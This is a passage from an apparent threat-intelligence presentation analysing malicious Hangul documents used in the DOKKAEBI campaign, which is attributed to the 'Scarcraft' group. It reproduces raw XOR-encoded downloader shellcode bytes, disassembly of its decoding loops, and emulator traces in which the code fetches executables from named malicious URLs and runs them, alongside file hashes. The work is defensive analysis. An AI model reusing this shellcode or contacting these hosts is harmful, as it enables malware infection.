D8 D6 2D 3E 21 EE A8 F1 A0 36 8D 5E 8D F1 D6 0F B3 5E D9 9E 5E 8D C9 D6 0F 5E D1 5E D6 17 5C 91 F1 F5 8F B4
8C 8F 84 2A 35 8D 8F 5E C7 3E 74 BF 95 BD D5 C5 D5 D5 BD D5 D1 D5 D5 BF D5 BD 81 1F 7A 44 2A 00 16 E6 15 85
85 84 86 85 BD E3 CF FA A5 2A 00 16 BF D5 5E 99 F1 C1 84 BD 4D 2B 5F DB 2A 00 16 BF D5 BF 2A BD 56 6C 60 AD
2A 00 16 88 BD BA 00000000 E800000000 CALL 00000005 D1 D4 D5 D5 BD E6
1F 5F 8E 2A 00 85 00000005 5E POP ESI D5 D5 3E CE 5E 99
F1 DD 5E C9 F1 84 00000006 83C622 ADD ESI,00000022 BD A1 A1 A5 EF FA
FA B8 FB A6 A6 B7 00000009 8B06 MOV EAX,DWORD PTR [ESI] B8 B4 B2 B0 FA B1
BA A2 BB FA A2 BA 0000000B 3DCCCCCCCC CMP EAX,CCCCCCCC
00000010 7415 JE 00000027
00000012 8A06 MOV AL,BYTE PTR [ESI]
00000014 8BFE MOV EDI,ESI
00000016 34D5 XOR AL,D5
00000018 8807 MOV BYTE PTR [EDI],AL
0000001A 46 INC ESI
0000001B EBEC JMP 00000109
0000001D 90 NOP
```

Recent Trends (2018.08)

- New Type of H-OLE-S - Scarcraft
 - Like H-PS-S-1 Downloader Shellcode (XOR : 0xD5),
But OLE

```
E8 00 00 00 00 5E 83 C6 22 8B 06 3D CC CC CC CC 74 15 8A 06 8B FE 34 D5 88 07 46 EB EC 90 8B FE AA 88 07 00
00 00 00 29 3D 7B D5 D5 D5 B5 5E 39 E6 07 B1 5E 87 E5 5E 87 D9 5E 87 C1 5E A7 FD 87 5E 87 C5 5E 97 E9 5E 91
D7 AD 50 15 A1 9D D6 17 85 5E 9D CD 5E 8D F5 D6 0F 36 EF 9C 5E E1 5E D6 27 E6 2A E6 15 79 51 15 A1 D2 14 1A
D8 D6 2D 3E 21 EE A8 F1 A0 36 8D 5E 8D F1 D6 0F B3 5E D9 9E 5E 8D C9 D6 0F 5E D1 5E D6 17 5C 91 F1 F5 8F B4
8C 8F 84 2A 35 8D 8F 5E C7 3E 74 BF 95 BD D5 C5 D5 D5 BD D5 D1 D5 D5 BF D5 BD 81 1F 7A 44 2A 00 16 E6 15 85
85 84 86 85 BD E3 CF FA A5 2A 00 16 BF D5 5E 99 F1 C1 84 BD 4D 2B 5F DB 2A 00 16 BF D5 BF 2A BD 56 6C 60 AD
2A 00 16 88 BD BA BB D5 D5 BD A0 A7 B9 B8 81 BD 5B 9B DB 39 2A 00 3D 7D 2A 2A 2A 85 85 BD D1 D4 D5 D5 BD E6
1F 5F 8E 2A 00 85 5E A1 F1 D1 D6 25 12 D3 B4 AC B9 B6 12 93 D1 FB B0 AD B0 12 93 DD D5 D5 D5 D5 3E CE 5E 99
F1 DD 5E C9 F1 84 3D 53 2A 2A 2A 3D 45 2A 2A 2A 3D 4F 2A 2A 2A 56 11 DB 16 3D 35 2A 2A 2A BD A1 A1 A5 EF FA
FA B8 FB A6 A6 B7 A2 FB B6 BA FB BE A7 FA B4 B1 B8 BC BB FA B3 BA A7 B8 8A B1 BA B6 FA BC B8 B4 B2 B0 FA B1
BA A2 BB FA A2 BA A7 B9 B1 BB B0 A2 A6 FB B1 BA B6 D5 D5 CC CC CC CC
```

```
4010ef LoadLibraryA(urlmon)
4010b1 VirtualAlloc(base=0 , sz=400) = 600000
401102 GetTempPathA(len=104, buf=600000) = 1f
4010c0 URLDownloadToFileA(http://m.ssbw.co.kr/admin/form_doc/image/down/worldnews.doc, C:\Users\pt\AppData\Local\Temp\aylc.exe)
4010cf WinExec(C:\Users\pt\AppData\Local\Temp\aylc.exe)
4010db TerminateProcess() = 1
```

Recent Trends (2018.08)

- **New Type of H-OLE-S - Scarcraft**
 - Like **H-PS-S-1** Downloader Shellcode (**XOR : 0xD5**),
But **OLE**
 - VT ITW First Submission : Same **Title, Author, Date**
 - 2017-09-12 06:23:55
f0c3269a68136c9349f82c479822943dd37ba6af36ae93e22832e5b1a83e1f09
 - 2018-03-07 07:55:29
cd1496d2dc2e27ac4fde9c98646ed0ac5049eada5e0c652e73465a84f1faee06
 - 2018-08-14 03:10:36
8bb3d97a37a6c7612624a12f8ff60eb8dd130f9e8f9af4f4f2cf8fca4f1dd964

| SHA256 | PIDSI_TITLE | PIDSI_AUTHOR | PIDSI_LASTAUTHOR | PIDSI_REVNUMBER | PIDSI_CREATE_DTM | PIDSI_LASTSAVE_DTM |
|--|-------------|--------------|------------------|---|------------------------|------------------------|
| f0c3269a68136c9349f82c479822943dd37ba6af36ae93e22832e5b1a83e1f09 | form | HighExpert | HighExpert | 8, 5, 8, 1532 WIN32LEWindows_Unknown_Version | 2017-07-30 18:08:06 | 2017-07-30 18:18:47 |
| cd1496d2dc2e27ac4fde9c98646ed0ac5049eada5e0c652e73465a84f1faee06 | form | HighExpert | HighExpert | 8, 5, 8, 1485 WIN32LEWindows_Unknown_Version | 2017-07-30 18:08:06 | 2017-10-10 01:27:23 |
| 8bb3d97a37a6c7612624a12f8ff60eb8dd130f9e8f9af4f4f2cf8fca4f1dd964 | form | HighExpert | HighExpert | 8, 5, 8, 1485 WIN32LEWindows_Unknown_Version | 2017-07-30 18:08:06 | 2017-10-10 01:27:23 |

Recent Trends (2018.09)

- (Before) Type of H-PS-S-2 – Scarcraft
 - Downloader Shellcode - dual decoding routines

| | | | | | |
|----------|---------------|--|----------|--|---|
| 0262BBFF | E8 00000000 | CALL 0262BC04 | 0262C059 | 8BDE | MOV EBX,ESI |
| 0262BC04 | 5E | POP ESI | 0262C05B | 51 | PUSH ECX |
| 0262BC05 | B9 36149C00 | MOV ECX,9C1436 | 0262C05C | 3E:3006 | XOR BYTE PTR DS:[ESI],AL |
| 0262BC0A | 81E9 08149C00 | SUB ECX,9C1408 | 0262C05F | 49 | DEC ECX |
| 0262BC10 | 03F1 | ADD ESI,ECX | 0262C060 | 46 | INC ESI |
| 0262BC12 | 83C6 02 | ADD ESI,2 | 0262C061 | 83F9 00 | CMP ECX,0 Decoding Routine |
| 0262BC15 | 3E:8A06 | MOV AL,BYTE PTR DS:[ESI] | 0262C064 | 75 F6 | JNZ SHORT 0262C05C |
| 0262BC18 | 34 90 | XOR AL,90 | 0262C066 | 36:8B75 FC | MOV ESI,DWORD PTR SS:[EBP-4] |
| 0262BC1A | 46 | INC ESI | 0262C06A | 53 | PUSH EBX |
| 0262BC1B | B9 7E189C00 | MOV ECX,9C187E | 0262C06B | E8 57FFFFFF | CALL 0262BFC7 |
| 0262BC20 | 81E9 39149C00 | SUB ECX,9C1439 | 0262C070 | 83C4 24 | ADD ESP,24 |
| 0262BC26 | 3E:3006 | XOR BYTE PTR DS:[ESI],AL | 0262C073 | 33C0 | XOR EAX,EAX |
| 0262BC29 | 46 | INC ESI | 0262C075 | 5B | POP EBX |
| 0262BC2A | 49 | DEC ECX De-coding Routine | 0262C076 | C9 | LEAVE |
| 0262BC2B | 83F9 00 | CMP ECX,0 | 0262C077 | C3 | RETN |
| 0262BC2E | 75 F6 | JNZ SHORT 0262BC26 | 0262C078 | 90 | NOP |
| 0262BC30 | EB 03 | JMP SHORT 0262BC35 | 0262C079 | 90 | NOP |
| 0262BC32 | 90 | NOP | 0262C07A | 867D 15 | XCHG BYTE PTR SS:[EBP+15],BH |
| 0262BC33 | 90 | NOP | 0262C07D | FE Encoded Code | ??? |
| 0262BC34 | 55 | PUSH EBP Encoded Code | 0262C07E | 16 | PUSH SS |
| 0262BC35 | 2C 2D | SUB AL,2D | 0262C07F | 16 | PUSH SS |
| 0262BC37 | C6C5 C5 | MOV CH,0C5 | 0262C080 | 16 | PUSH SS |
| 0262BC3A | A1 64F5C5C5 | MOV EAX,DWORD PTR DS:[C5C5F564] | 0262C081 | 16 | PUSH SS |
| 0262BC3F | C5FB | LDS EDI,EBX | 0262C082 | 49 | DEC EAX |

Recent Trends (2018.09)

■ Again! Type of H-PS-S-2 – Scarcraft

■ Downloader Shellcode - dual decoding routines

| | | | |
|-------------------|-----------------------------------|----------------|-----------------------------------|
| E8 00 00 00 00 | call a283a4_bin0001.eps.sc.40100F | 8B DE | mov ebx,esi |
| 5E | pop esi | 51 | push ecx |
| B9 34 14 E2 00 | mov ecx,E21434 | 30 06 | xor byte ptr ds:[esi],al |
| 81 E9 08 14 E2 00 | sub ecx,E21408 | 49 | dec ecx |
| 03 F1 | add esi,ecx | 46 | inc esi |
| 83 C6 02 | add esi,2 | 83 F9 00 | cmp ecx,0 |
| 8A 06 | mov al,byte ptr ds:[esi] | ^ 75 F7 | jne a283a4_bin0001.eps.sc.4014B4 |
| 34 90 | xor al,90 | 8B 75 FC | mov esi,dword ptr ss:[ebp-4] |
| 46 | inc esi | 53 | push ebx |
| B9 CB 18 E2 00 | mov ecx,E218CB | E8 5E FF FF FF | call a283a4_bin0001.eps.sc.401424 |
| 81 E9 39 14 E2 00 | sub ecx,E21439 | 83 C4 24 | add esp,24 |
| 30 06 | xor byte ptr ds:[esi],al | 33 C0 | xor eax,eax |
| 46 | inc esi | 5B | pop ebx |
| 49 | dec ecx | C9 | leave |
| 83 F9 00 | cmp ecx,0 | C3 | ret |
| 75 F7 | jne a283a4_bin0001.eps.sc.401030 | 90 | nop |
| EB 03 | jmp a283a4_bin0001.eps.sc.40103E | 90 | nop |
| 90 | nop | 88 54 1B F0 | mov byte ptr ds:[ebx+ebx-10],dl |
| 90 | nop | 18 18 | sbb byte ptr ds:[eax],bl |
| 77 0E | ja a283a4_bin0001.eps.sc.40104D | 18 18 | sbb byte ptr ds:[eax],bl |
| DD E3 | fucom st(0),st(3) | 46 | inc esi |
| E7 E7 | out E7,eax | A1 A3 0A 58 18 | mov eax,dword ptr ds:[18580AA3] |

Recent Trends (2018.09)

- (Before) Type of H-PS-S-2 – Scarcraft
 - **Downloader** Shellcode - dual decoding routines

```
401708 VirtualAlloc(base=0 , sz=800000) = 600000
4015cd LoadLibraryA(wininet.dll)
401640 InternetOpenA()
40164e GetTickCount() = 29
401654 Sleep(0xa)
401669 InternetOpenUrlA(http://houseforrentvn.com/files/uploaddata.jpg
)
40167c GetTickCount() = 4823
4016c4 InternetReadFile(1, buf: 12f974, size: 400)
4016d4 InternetCloseHandle(1) = 1
4016dc InternetCloseHandle(1) = 1
4015cd LoadLibraryA(wininet.dll)
401640 InternetOpenA()
40164e GetTickCount() = 18be
401654 Sleep(0xa)
401669 InternetOpenUrlA(http://houseforrentvn.com/files/uploaddata.jpg
```


Recent Trends (2018.09)

- **Again!** Type of H-PS-S-2 – Scarcraft
 - **Downloader** Shellcode - dual decoding routines

```
40171f VirtualAlloc(base=0 , sz=800000) = 600000
401602 LoadLibraryA(wininet.dll)
40166e InternetOpenA()
40167a GetTickCount() = 29
40167f Sleep(0xa)
401692 InternetOpenUrlA(http://rentcartoday.com/home/skin_member/mem_standard/lib/upload/down.php)
4016a2 GetTickCount() = 4823
4016e0 InternetReadFile(1, buf: 12f974, size: 400)
4016ee InternetCloseHandle(1) = 1
4016f4 InternetCloseHandle(1) = 1
401602 LoadLibraryA(wininet.dll)
40166e InternetOpenA()
40167a GetTickCount() = 18be
40167f Sleep(0xa)
401692 InternetOpenUrlA(http://rentcartoday.com/home/skin_member/mem_standard/lib/upload/down.php)
```

Recent Trends (2018.10)

- **Again!** New Type of H-OLE-S - Scarcraft

Recent Trends (2018.10)

Again! New Type of H-OLE-S - Scarcraft

The image shows a file explorer on the left with a directory tree. The selected file is BIN0001.OLE. Below the tree is a 'General' tab showing file details: Type: Stream, Name: BIN0001.OLE, Size: 161572. Below that is a 'Check sums' section with MD5 and SHA1 hashes.

| Hex | Hex (Decompress) | ASCII |
|----------|---|-------------------|
| 01003ba0 | c7 04 c7 04 c7 04 c7 04 c7 04 c7 04 c7 04 | |
| 01003bb0 | c7 04 c7 04 c7 04 c7 04 c7 04 c7 04 c7 04 c7 04 | |
| 01003bc0 | c7 04 c7 04 c7 04 c7 04 c7 04 c7 e8 00 00 00 00 | |
| 01003bd0 | 5e 83 c6 22 8b 06 3d cc cc cc cc 74 15 8a 06 8b | ^."..=.t... |
| 01003be0 | fe 34 d5 88 07 46 eb ec 90 8b fe aa 88 07 00 00 | .4...F..... |
| 01003bf0 | 00 00 29 3d 7b d5 d5 d5 b5 5e 39 e6 07 b1 5e 87 | .)= {...^9...^. |
| 01003c00 | e5 5e 87 d9 5e 87 c1 5e a7 fd 87 5e 87 c5 5e 97 | ^..^..^..^..^. |
| 01003c10 | e9 5e 91 d7 ad 50 15 a1 9d d6 17 85 5e 9d cd 5e | ^...P.....^..^ |
| 01003c20 | 8d f5 d6 0f 36 ef 9c 5e e1 5e d6 27 e6 2a e6 15 | ...6..^..^'.*.. |
| 01003c30 | 79 51 15 a1 d2 14 1a d8 d6 2d 3e 21 ee a8 f1 a0 | yQ.....->!... |
| 01003c40 | 36 8d 5e 8d f1 d6 0f b3 5e d9 9e 5e 8d c9 d6 0f | 6.^.....^..^.... |
| 01003c50 | 5e d1 5e d6 17 5c 91 f1 f5 8f b4 8c 8f 84 2a 35 | ^..^.\.....*5 |
| 01003c60 | 8d 8f 5e c7 3e 74 bf 95 bd d5 c5 d5 d5 bd d5 d1 | ..^.>t..... |
| 01003c70 | d5 d5 bf d5 bd 81 1f 7a 44 2a 00 16 e6 15 85 85 |zD*..... |
| 01003c80 | 84 86 85 bd e3 cf fa a5 2a 00 16 bf d5 5e 99 f1 |*.....^. |
| 01003c90 | c1 84 bd 4d 2b 5f db 2a 00 16 bf d5 bf 2a bd 56 | ...M+_*.....*..v |
| 01003ca0 | 6c 60 ad 2a 00 16 88 bd ba bb d5 d5 bd a0 a7 b9 | l`.*..... |
| 01003cb0 | b8 81 bd 5b 9b db 39 2a 00 3d 7d 2a 2a 2a 85 85 | ... [.9*.=}***.. |
| 01003cc0 | bd d1 d4 d5 d5 bd e6 1f 5f 8e 2a 00 85 5e a1 f1 |_*.....^. |
| 01003cd0 | d1 d6 25 12 d3 a6 a3 a7 b6 12 93 d1 fb b0 ad b0 | ..&..... |
| 01003ce0 | 12 93 dd d5 d5 d5 d5 3e ce 5e 99 f1 dd 5e c9 f1 |>..^..^.. |
| 01003cf0 | 84 3d 53 2a 2a 2a 3d 45 2a 2a 2a 3d 4f 2a 2a 2a | ..=s***=E***=O*** |
| 01003d00 | 56 11 db 16 3d 35 2a 2a 2a bd a1 a1 a5 ef fa fa | v...=5***..... |
| 01003d10 | e7 e4 e4 fb e7 e4 ed fb e4 e7 e3 fb e7 e6 e3 fa | |
| 01003d20 | b6 a1 fa b1 b4 a1 b4 fa bc b6 ba bb fa b3 bc b9 | |
| 01003d30 | b0 a6 fa b2 ba b4 b9 fb a5 bd a5 ea b8 bc a7 b4 | |
| 01003d40 | b6 b9 b0 a6 e8 e4 d5 d5 cc cc cc cc c7 04 c7 04 | |
| 01003d50 | c7 04 c7 04 c7 04 c7 04 c7 04 c7 0d 00 3f 00 00 |?.. |
| 01003d60 | 00 43 00 3a 00 5c 00 55 00 73 00 65 00 72 00 73 | .C...\.U.s.e.r.s |
| 01003d70 | 00 5c 00 48 00 49 00 47 00 48 00 45 00 58 00 7e | .\.H.I.G.H.E.X.~ |

Recent Trends (2018.10)

- **Again! New Type of H-OLE-S - Scarcraft**
 - Like **H-PS-S-1 Downloader Shellcode (XOR : 0xD5),**
But OLE

```
E8 00 00 00 00 5E 83 C6 22 8B 06 3D CC CC CC CC 74 15 8A 06 8B FE 34 D5 88 07 46 EB EC 90 8B
FE AA 88 07 00 00 00 00 29 3D 7B D5 D5 D5 B5 5E 39 E6 07 B1 5E 87 E5 5E 87 D9 5E 87 C1 5E A7
FD 87 5E 87 C5 5E 97 E9 5E 91 D7 AD 50 15 A1 9D D6 17 85 5E 9D CD 5E 8D F5 D6 0F 36 EF 9C 5E
E1 5E D6 27 E6 2A E6 15 79 51 15 A1 D2 14 1A D8 D6 2D 3E 21 EE A8 F1 A0 36 8D 5E 8D F1 D6 0F
B3 5E D9 9E 5E 8D C9 D6 0F 5E D1 5E D6 17 5C 91 F1 F5 8F B4 8C 8F 84 2A 35 8D 8F 5E C7 3E 74
BF 95 BD D5 C5 D5 D5 BD D5 D1 D5 D5 BF D5 BD 81 1F 7A 44 2A 00 16 E6 15 85 85 84 86 85 BD E3
CF FA A5 2A 00 16 BF D5 5E 99 F1 C1 84 BD 4D 2B 5F DB 2A 00 16 BF D5 BF 2A BD 56 6C 60 AD 2A
00 16 88 BD BA BB D5 D5 BD A0 A7 B9 B8 81 BD 5B 9B DB 39 2A 00 3D 7D 2A 2A 2A 85 85 BD D1 D4
D5 D5 BD E6 1F 5F 8E 2A 00 85 5E A1 F1 D1 D6 25 12 D3 A6 A3 A7 B6 12 93 D1 FB B0 AD B0 12 93
DD D5 D5 D5 D5 3E CE 5E 99 F1 DD 5E C9 F1 84 3D 53 2A 2A 2A 3D 45 2A 2A 2A 3D 4F 2A 2A 2A 56
11 DB 16 3D 35 2A 2A 2A BD A1 A1 A5 EF FA FA E7 E4 E4 FB E7 E4 ED FB E4 E7 E3 FB E7 E6 E3 FA
B6 A1 FA B1 B4 A1 B4 FA BC B6 BA BB FA B3 BC B9 B0 A6 FA B2 BA B4 B9 FB A5 BD A5 EA B8 BC A7
```

Recent Trends (2018.10)

■ Again! New Type of H-OLE-S - Scarcraft

| | | |
|------------------------|------------------------------|------------|
| E800000000 | CALL 00000005 | |
| ■ 5E | POP ESI | D5), |
| 83C622 | ADD ESI,00000022 | |
| 8B06 | MOV EAX,DWORD PTR [ESI] | |
| E8 00 00 00 3DCCCCCCCC | CMP EAX,CCCCCCCC | B EC 90 8B |
| FE AA 88 00 7415 | JE 00000027 | 7 C1 5E A7 |
| FD 87 5E 80 8A06 | MOV AL,BYTE PTR [ESI] | 6 EF 9C 5E |
| E1 5E D6 20 8BFE | MOV EDI,ESI | D F1 D6 0F |
| B3 5E D9 90 34D5 | XOR AL,D5 | E C7 3E 74 |
| BF 95 BD D0 8807 | MOV BYTE PTR [EDI],AL | 6 85 BD E3 |
| CF FA A5 20 8807 | INC ESI | C 60 AD 2A |
| 00 16 88 B0 46 | JMP 00000109 | 5 BD D1 D4 |
| D5 D5 BD E0 EBEC | NOP | D B0 12 93 |
| DD D5 D5 D0 90 | MOV EDI,ESI | A 2A 2A 56 |
| 11 DB 16 30 8BFE | STOS BYTE PTR [EDI],AL | 7 E6 E3 FA |
| B6 A1 FA B0 AA | MOV BYTE PTR [EDI],AL | A B8 BC A7 |
| 8807 | ADD BYTE PTR [EAX],AL | |
| 0000 | ADD BYTE PTR [EAX],AL | |
| 0000 | SUB DWORD PTR [D5D5D5A8],EDI | |
| 293D7BD5D5D5 | | |

Recent Trends (2018.10)

- **Again! New Type of H-OLE-S - Scarcraft**
 - Like **H-PS-S-1** Downloader Shellcode (**XOR : 0xD5**),
But **OLE**

```
4010ee LoadLibraryA(urlmon)
4010b0 VirtualAlloc(base=0 , sz=400) = 600000
401101 GetTempPathA(len=104, buf=600000) = 1f
4010bf URLDownloadToFileA(http://211.218.126.236/ct/data/icon/files/goal.php?miracles=1,
#AppData#Local#Temp#svrc.exe)
4010ce WinExec(C:#Users#pt#AppData#Local#Temp#svrc.exe)
4010da TerminateProcess() = 1
```

Recent Trends (2018.08)

- **New Type of H-OLE-S - Scarcraft**
 - Like **H-PS-S-1** Downloader Shellcode (**XOR : 0xD5**),
But **OLE**
 - VT ITW First Submission : Same **Title, Author, Date**
 - 2017-09-12 06:23:55
f0c3269a68136c9349f82c479822943dd37ba6af36ae93e22832e5b1a83e1f09
 - 2018-03-07 07:55:29
cd1496d2dc2e27ac4fde9c98646ed0ac5049eada5e0c652e73465a84f1faee06
 - 2018-08-14 03:10:36
8bb3d97a37a6c7612624a12f8ff60eb8dd130f9e8f9af4f4f2cf8fca4f1dd964

| SHA256 | PIDSI_TITLE | PIDSI_AUTHOR | PIDSI_LASTAUTHOR | PIDSI_REVNUMBER | PIDSI_CREATE_DTM | PIDSI_LASTSAVE_DTM |
|--|-------------|--------------|------------------|---|------------------------|------------------------|
| f0c3269a68136c9349f82c479822943dd37ba6af36ae93e22832e5b1a83e1f09 | form | HighExpert | HighExpert | 8, 5, 8, 1532 WIN32LEWindows_Unknown_Version | 2017-07-30 18:08:06 | 2017-07-30 18:18:47 |
| cd1496d2dc2e27ac4fde9c98646ed0ac5049eada5e0c652e73465a84f1faee06 | form | HighExpert | HighExpert | 8, 5, 8, 1485 WIN32LEWindows_Unknown_Version | 2017-07-30 18:08:06 | 2017-10-10 01:27:23 |
| 8bb3d97a37a6c7612624a12f8ff60eb8dd130f9e8f9af4f4f2cf8fca4f1dd964 | form | HighExpert | HighExpert | 8, 5, 8, 1485 WIN32LEWindows_Unknown_Version | 2017-07-30 18:08:06 | 2017-10-10 01:27:23 |

Recent Trends (2018.10)

- **Again! New Type of H-OLE-S - Scarcraft**
 - Like **H-PS-S-1** Downloader Shellcode (**XOR : 0xD5**),
But **OLE**
 - VT ITW First Submission : Same **Title, Author, Date**
 - 2017-09-12 06:23:55
f0c3269a68136c9349f82c479822943dd37ba6af36ae93e22832e5b1a83e1f09
 - 2018-03-07 07:55:29
cd1496d2dc2e27ac4fde9c98646ed0ac5049eada5e0c652e73465a84f1faee06
 - 2018-08-14 03:10:36
8bb3d97a37a6c7612624a12f8ff60eb8dd130f9e8f9af4f4f2cf8fca4f1dd964
 - 2018-10-01 00:49:53
74bf82f2faa1fce36a8f3509b20ff30aa055911cf78eac51181644d2beb10b33


| SHA256 | PIDS_I_TITLE | PIDS_I_AUTHOR | PIDS_I_LASTAUTHOR | PIDS_I_CREATE_DTM | PIDS_I_LASTSAVE_DTM |
|--|--------------|---------------|-------------------|---------------------|---------------------|
| f0c3269a68136c9349f82c479822943dd37ba6af36ae93e22832e5b1a83e1f09 | form | HighExpert | HighExpert | 2017-07-30 18:08:06 | 2017-07-30 18:18:47 |
| cd1496d2dc2e27ac4fde9c98646ed0ac5049eada5e0c652e73465a84f1faee06 | form | HighExpert | HighExpert | 2017-07-30 18:08:06 | 2017-10-10 01:27:23 |
| 8bb3d97a37a6c7612624a12f8ff60eb8dd130f9e8f9af4f4f2cf8fca4f1dd964 | form | HighExpert | HighExpert | 2017-07-30 18:08:06 | 2017-10-10 01:27:23 |
| 74bf82f2faa1fce36a8f3509b20ff30aa055911cf78eac51181644d2beb10b33 | form | HighExpert | HighExpert | 2017-07-30 18:08:06 | 2018-06-03 05:59:35 |

- Introduction
- Threat Groups
- Campaign DOKKAEBI (2015 ~ 2018.6)
- Profiling of Malicious Hangul Files
- Relationships
- Recent Trends
- **Conclusion**

- **Malicious Hanguk files**
 - **Government and public institutions are using the Latest Version**
 - **However, General User?**



- **Malicious Hanguk files**
 - Government and public institutions are using the Latest Version
 - However, General User?
- **For Threat Intelligence**
 - Start to weave
 - Share Information
 - Cooperate with Relevant agency (ex: C2)



Thank you ^^

Full Report : bit.ly/2LIRS7E

E – mail : jack2@fsec.or.kr

1. <http://www.fsec.or.kr/user/bbs/fsec/21/13/bbsDataView/1063.do>
2. <http://stixproject.github.io/documentation/idioms/campaign-v-actors/>
3. <https://medium.com/@markarenaau/cyber-threat-intelligence-comparing-the-incident-centric-and-actor-centric-approaches-f20cfba2dea2>
4. <https://www.hancom.com/etc/hwpDownload.do>
5. <http://www.oss.kr/news/show/3285ffa4-1722-4991-8bd0-0bffa58ba604>

The background of the entire image is a dark, swirling pattern of red smoke or fire, creating a sense of movement and intensity. The smoke is most concentrated in the lower right and bottom center, with wisps rising and drifting towards the top and left.

CAMPAIN

DOKKAEBI

Documents of Korean and Evil Binary